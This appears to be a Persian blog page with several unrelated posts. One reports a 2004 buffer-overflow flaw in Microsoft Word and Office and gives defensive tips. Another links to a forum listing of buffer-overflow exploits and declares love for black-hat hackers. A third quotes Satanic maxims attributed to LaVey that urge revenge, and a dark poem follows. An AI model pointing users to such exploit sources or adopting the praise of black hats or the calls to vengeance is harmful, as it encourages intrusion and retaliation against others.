به این ترتیب هکرها می توانند با ساختن فایل تصویر و قرار دادن آن بر روی وب سایت، کدهای مخرب جاسازی شده خود را از طریق مرورگر اینترنت مایکروسافت (Explorer Internet) به طور خودکار اجرا کنند!

نقطه ضعف امنیتی حساس در WORD

7 اکتبر 2004
به گزارش سایت کامتونت و به نقل از تک ورلد، این هفته یک نقطه ضعف بزرگ نرم افزار Word مایکروسافت که بسیار حساس است اعلام شد که میتواند عاملی باشد برای آنکه هکرها بتوانند به درون کامپیوتر شما رخنه کنند.
این نقطه صعف که توسط HexView کشف شده در Microsoft Office 2000 و Microsoft Office XP و Microsoft Word 2000 و Microsoft Word 2002 وجود دارد که تا لحظه مخابره این خبر، هنوز راه حل یا Patch آن ارائه نشده است.
این اشکال از آنجا ناشی میشود که یک خطای Input Validation در بررسی فایلهای مستندات رخ میدهد که میتواند عامل سرریز بافر Stack-based شده و در نتیجه وقتی یک سند تغییر یافته را باز کنید، میتواند Crash کند.
پیشنهاد ما برای مقابله با این اشکال آنست که فقط اسناد شناخته شده را با Word باز کنید. اگر از اینترنت اکسپلورر و اینترنت استفاده میکنید، خطر بیشتری شما را تهدید میکند زیرا برازر، اسناد را بصورت خودکار باز مینماید.
برای کاهش این مشکل، سطح Security Zone را در برازر خود روی High قرار دهید و یا File Download را در قسمت Security برازر غیرفعال یا disable نمایید. قابل ذکر است که شرکت امنیتی Secunia Corp این نقطه ضعف را بعنوان "فوق حساس" رده بندی کرده است.

شما می توانید از لینک زیر چندین اکسپولیت سریز بافر برای موارد مختلف را بیابید:
http://www.shabgard.org/forums/search.php?searchid=24565
باز هم یک جمله فقط
او میگفت : من هکر نیستم ولی هکران را دوست دارم!
و من **میگویم**: من **کلاه سیاه** نیستم ولی کلاه سیاه ها را **دوست دارم!**

شیطان در چند جمله شیطانی منسب به لاوی

شیطان می‌گوید زندگی حیاتی بجای نقشه خیالی و موهومی روحانی
شیطان می‌گوید دانش معصوم بجای فریب دادن ریاکارانه خود.
شیطان می‌گوید محبت کردن به کسانی که لیاقت آن را دارند بجای عشق ورزیدن به نمک نشناسان
شیطان می‌گوید انتقام و خونخواهی کردن بجای برگرداندن صورت{شاره به تعالیم مسیحیت که می‌گوید هرگاه شخصی به تو سیلی زد، آن طرف صورتت را جلو بیاور تا ضربه‌ای به طرف دیگر هم بزند}
شیطان تمام آن چیزهایی که گناه شناخته میشوند را ارائه می‌دهد، چون که تمام آنها به یک لذت و خوشنودی فیزیکی، روانی یا احساسی منجر میشوند.
وقتی مهمان کسی هستی، به او احترام بگذار و در غیر این صورت هرگز آنجا نرو.
اگر مهمانت مزاحم تو است، با او بدون شفقت و با بیرحمی رفتار کن.
هرگز قبل از آنکه علامتی از طرف مقابلت ندیده‌ای به او پیشنهاد نزدیکی جنسی نده.
وقتی در سرزمینی آزاد قدم بر میداری، کسی را آزار نده، اگر کسی تو را مورد آزار قرار داد، نابودش کن.

درین جهنم،
در ژرفنای این دوزخ ،
در اعماق این لجن های متعفن متبرک،
فریادی بر می آورم.
فریادی از اعماق،
به هزاران زبان

©CopyRight®

My Deram Is All Day For Girl Is Dark&Ominous♀